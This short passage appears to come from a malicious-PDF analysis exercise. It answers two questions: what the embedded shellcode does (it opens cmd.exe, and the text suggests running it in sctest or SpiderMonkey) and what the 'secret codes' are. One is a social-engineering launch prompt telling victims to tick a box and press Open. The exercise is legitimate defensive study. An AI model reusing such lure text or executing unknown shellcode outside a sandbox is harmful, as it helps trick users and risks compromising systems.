
8. Analyze shell code and determine what is does or even execute it using sctest or spider monkey.

The shell code will open cmd.exe .



9. What is the secret code?
There is two secret codes on in javascript and second in shell code

In the pdf launch the message ***"To view the encrypted content please tick the "Do not show this message again" box and press Open"*** will be display with launch pop up.



In the shell code, the message ***"This program cannot be run in DOS mode"***.